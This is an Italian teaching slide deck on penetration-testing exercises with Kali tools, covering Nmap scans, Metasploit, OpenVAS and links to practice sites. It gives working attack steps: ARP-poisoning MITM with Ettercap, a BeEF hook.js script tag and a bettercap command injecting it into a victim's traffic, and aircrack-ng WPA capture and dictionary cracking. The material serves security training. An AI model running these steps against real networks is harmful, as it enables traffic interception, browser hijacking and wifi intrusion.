
Esercitazioni



Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Esercitazioni

Parleremo di:


- Kali Linux
- Wireshark
- Ettercap/Bettercap
- Nmap
- BeEF
- OpenVAS
- Metasploit
- Attacchi al wifi
- Altri parchi giochi

Kali Linux

Principale distro orientata alla sicurezza informatica.
https://www.kali.org/
Posso usarla live, nativa o come macchina virtuale.
Problemi con driver schede Wifi.
Default password root/toor
Sistemare tastiera
Aggiornare:
apt-get update && apt-get dist-upgrade -y
(prima aggiorno il db dei pacchetti poi aggiorno la distribuzione con le dipendenze)
Registrare sessione: script esercitazioni.txt

Esercitazioni

Wireshark



Coltellino svizzero della gestione reti e sicurezza.
Network sniffer, legge i dump tcpdump.
https://www.wireshark.org/

(vedi presentazione “sniffing.pdf” per TCPdump e dettagli protocolli)

Ettercap/Bettercap

https://ettercap.github.io/ettercap/
https://www.bettercap.org/
Attacchi MITM layer2, iniezione codice nei pacchetti.
(bridged richiede due schede di rete, unified una)

Esercitazioni

Ettercap/Bettercap

- Sniff → Unified Sniffing
- Hosts → Scan for hosts
- Hosts → Hosts list
- Seleziono target1 e target2 come le macchine da intercettare
- Targets -> Current Targets
- Avviare l'attacco MITM di arp poisoning: Mitm -> Arp poisoning
- Start → start sniffing
- Alla fine RICORDARSI: Mitm → Stop Mitm Attack(s)

Plugins per attacchi.

Filtri per modificare contenuto dei pacchetti.

Bettercap solo da linea comando ma più potente, manutenuto e più moderno.

Può fare da proxy e inserire codice nelle richieste HTTP (vedi BeEF).

https://ettercap.github.io/ettercap/
https://www.bettercap.org/
Attacchi MITM layer2, iniezione codice nei pacchetti.
(bridged richiede due schede di rete, unified una)

Nmap

Port mapping, scansione e ricerca vulnerabilità.
https://nmap.org/

Esercitazioni


Nmap

- nmap -V
- apt-cache policy nmap
- apt-get install nmap
- man -t nmap | ps2pdf – nmap.pdf
- nmap -sL 192.167.219.1-16 (solo risoluzione inversa, poi usare whois/dig https://www.tcpiputils.com/)
- nmap -sn -PS 192.167.219.1-16 (ping scan, ICMP/TCP/ARP)
- nmap scanme.nmap.org (port scan)
- nmap -sV scanme.nmap.org (Version scan)
- nmap --script=vuln scanme.nmap.org (script scan)
- Zenmap e nping

Port mapping, scansione e ricerca vulnerabilità.
https://nmap.org/

Esercitazioni

www.xkcd.com/934/



Esercitazioni

BeEF

http://blog.beefproject.com/
Attacchi al browser indipendentemente dal sistema operativo.

Esercitazioni

BeEF

- Start beef
- http://localhost:3000/ui/authentication
- Utente beef:beef (feeb se chiede di cambiarlo)
- Far eseguire al browser target
  <script src="http://192.168.1.101:3000/hook.js"
  type="text/javascript"></script>

  (inserito nella pagina demo)
- bettercap -T <IP VICTIM> --proxy-module injectjs --js-url "http://<IP BEEF SERVER>:3000/hook.js "

http://blog.beefproject.com/
Attacchi al browser indipendentemente dal sistema operativo.

OpenVAS

http://www.openvas.org/
Vulnerability assessment (non penetration test!)
Da aggiungere a Kali

Esercitazioni

OpenVAS

- apt-get install openvas
- openvas-setup
- "Pay attention to the command output during openvas-setup, the password is generated during installation and printed to console near the end of the setup"
- netstat -tulpn
- Openvas-start su 9392
- https://127.0.0.1:9392/
- Utente admin, password quella vista sopra
- Task wizard (iconcina viola in alto a sx) poi aspettare (progress bar)

http://www.openvas.org/
Vulnerability assessment (non penetration test!)

Esercitazioni

Metasploit

https://www.metasploit.com/
Penetration test con esecuzione di exploit.
Richiede un po' di pratica e di conoscenza del target.

Armitage interfaccia da Kali. Fare scansione host poi provare attacchi sulle macchine.

Se installata community edition:
Start del servizio metasploit web
/opt/metasploit/ctlscript.sh stop/start
https://localhost:3790

Metasploit console: exploitation tools → metasploit
msf>

Aircrack-ng

https://www.aircrack-ng.org/
Suite di assessment di reti wifi

Aircrack-ng

- iwlist wlan0 scan
- iw dev wlan0 scan (problemi con alcuni driver)
- airmon-ng check kill ; airmon-ng start wlan0 (start monitor)
- airodump-ng wlan0mon (analisi reti)
- aireplay-ng --test -e (ESSID) -a (MAC address) wlan0mon (test segnale)
- airodump-ng --bssid 00:1A:70:B1:46:4C -c 1 -w WEPcrack wlan0mon (cattura)
- aircrack-ng -w /usr/share/wordlists/mylist.txt -b 00:1A:70:B1:46:4C TEST.cap (attacco a dizionario a WPA)

https://www.aircrack-ng.org/
Suite di assessment di reti wifi

Esercitazioni

Altri parchi giochi:

- https://www.exploit-db.com/google-hacking-database/
- https://www.hashbot.com/ (forensic pagine web)
- http://www.deftlinux.net (distro forense italiana)
- Sysinternals, Nirsoft, WSCC, DART (Windows)
- Check list e comandi utili:

  https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/
- Liste, elenchi, password ecc:
  https://github.com/danielmiessler/SecLists
- IOT: Shodan, Censys

WSCC=Sysinternals+nirsoft+altro
https://www.kls-soft.com/wscc/

DART vedi documento “Windows Forensic”

Esercitazioni

Parchi giochi per attacchi applicativi:

- https://portswigger.net/burp/ (SQLI-XSS ecc.)
- https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- http://sqlmap.org/ (SQL injection)
- Strumenti per sviluppatori Chrome (Ctrl-Shift-I)